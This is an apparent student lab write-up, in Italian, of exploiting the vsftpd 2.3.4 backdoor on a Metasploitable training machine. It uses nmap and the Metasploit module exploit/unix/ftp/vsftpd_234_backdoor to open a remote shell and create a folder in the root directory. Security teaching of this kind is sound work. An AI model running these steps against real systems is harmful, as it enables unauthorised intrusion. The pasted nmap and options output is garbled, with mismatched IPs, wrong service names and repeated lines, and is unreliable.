

METASPLOIT - ESERCIZIO

Traccia:

Partendo dall'esercizio guidato visto nella lezione teorica, vi chiediamo di completare una sessione di hacking sulla macchina Metasploitable, sul servizio «vsftpd» (lo stesso visto in lezione teorica).

L'unica differenza, sarà l'indirizzo della vostra macchina Metasploitable. Configuratelo come di seguito: **192.168.1.149/24**.

Una volta ottenuta la sessione sulla Metasploitable, create una cartella con il comando mkdir nella directory di root (/). Chiamate la cartella test_metasploit.

Esecuzione:

Dopo aver configurato il nuovo indirizzo IP sulla macchina Metasploitable (192.168.1.149), andiamo su Kali-Linux e lanciamo il comando **nmap –sV 192.168.1.149** per verificare le porte aperte nella macchina target e la loro relativa versione.

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-18 15:37 EST
Nmap scan report for 192.168.50.101
Host is up (0.0000955 latency).
Not shown: 979 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
23/tcp open telnet Linux telnetd
25/tcp open stemp Postfix smtpd
53/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open rebind 2 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
513/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
513/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
513/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
513/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
513/t
```

Una volta accertati che il servizio **ftp** è attivo sulla macchina, avviamo il tool **Metasploit** su Kali e cerchiamo un modulo che ci possa permettere di effettuare un attacco verso quella porta.



Sembra che il modulo **exploit/unix/ftp/vsftpd_234_backdoor** faccia al caso nostro. Lo selezioniamo con il comando **use** ed il percorso citato pocanzi.

Una volta dentro vediamo le options con il comando show options.

```
No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix,
                                         or) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
            Current Setting Required Description
  Name
                                        The local client address
  CHOST
                                        The local client port
A proxy chain of format type:host:port[,type:host:port][...]
  CPORT
                              no
   Proxies
  RHOSTS
                                        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
                                        The target port (TCP)
  RPORT
                              ves
Payload options (cmd/unix/interact):
  Name Current Setting Required Description
Exploit target:
   Id Name
       Automatic
```


Vediamo che il tool presenta già su **RPORT** il valore impostato su porta **21** che fa al caso nostro. Inoltre tale modulo non ha dei **payload** aggiuntivi per altre funzioni di supporto. Non resta che configurare **RHOSTS** con l'IP della macchina target.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS ⇒ 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Una volta configurato correttamente e riverificato con il comando **show options** che sia correttamente settato, possiamo procedere con l'avvio tramite il comando **exploit**.

```
[*] Found shell.
[*] Command shell session 1 opened (192.168.50.100:37197 → 192.168.50.101:6200) at 2024-02-18 15:48:12 -0500
```

Quando compare quanto riportato sopra, conferma che siamo dentro la shell della macchina target. Provando a lanciare il comando **ls e pwd** possiamo vederne i risultati.







Come da traccia, usiamo il comando mkdir per creare la cartella test_metasploit.

Nuovamente rilanciamo il comando **Is** per verificare che sia stata creata la directory correttamente nella radice del sistema operativo target.

```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
```

Inoltre lo verifichiamo sulla stessa macchina target.

```
msfadmin@metasploitable:~$
msfadmin@metasploitable:/$
msfadmin@metasploitable:
                               cd
                              ls
bin
       dev
              initrd
                             lost+found
                                                       root
                                          nohup.out
                                                                                  usr
                                                              sys
               initrd.img
                            media
                                          opt
                                                       sbin
                                                              test_metasploit
boot
        etc
                                                                                  var
       home lib
                                                                                  vmlinuz
cdrom
                            mnt
                                           proc
                                                       srv
                                                              tmp
msfadmin@metasploitable:/$
```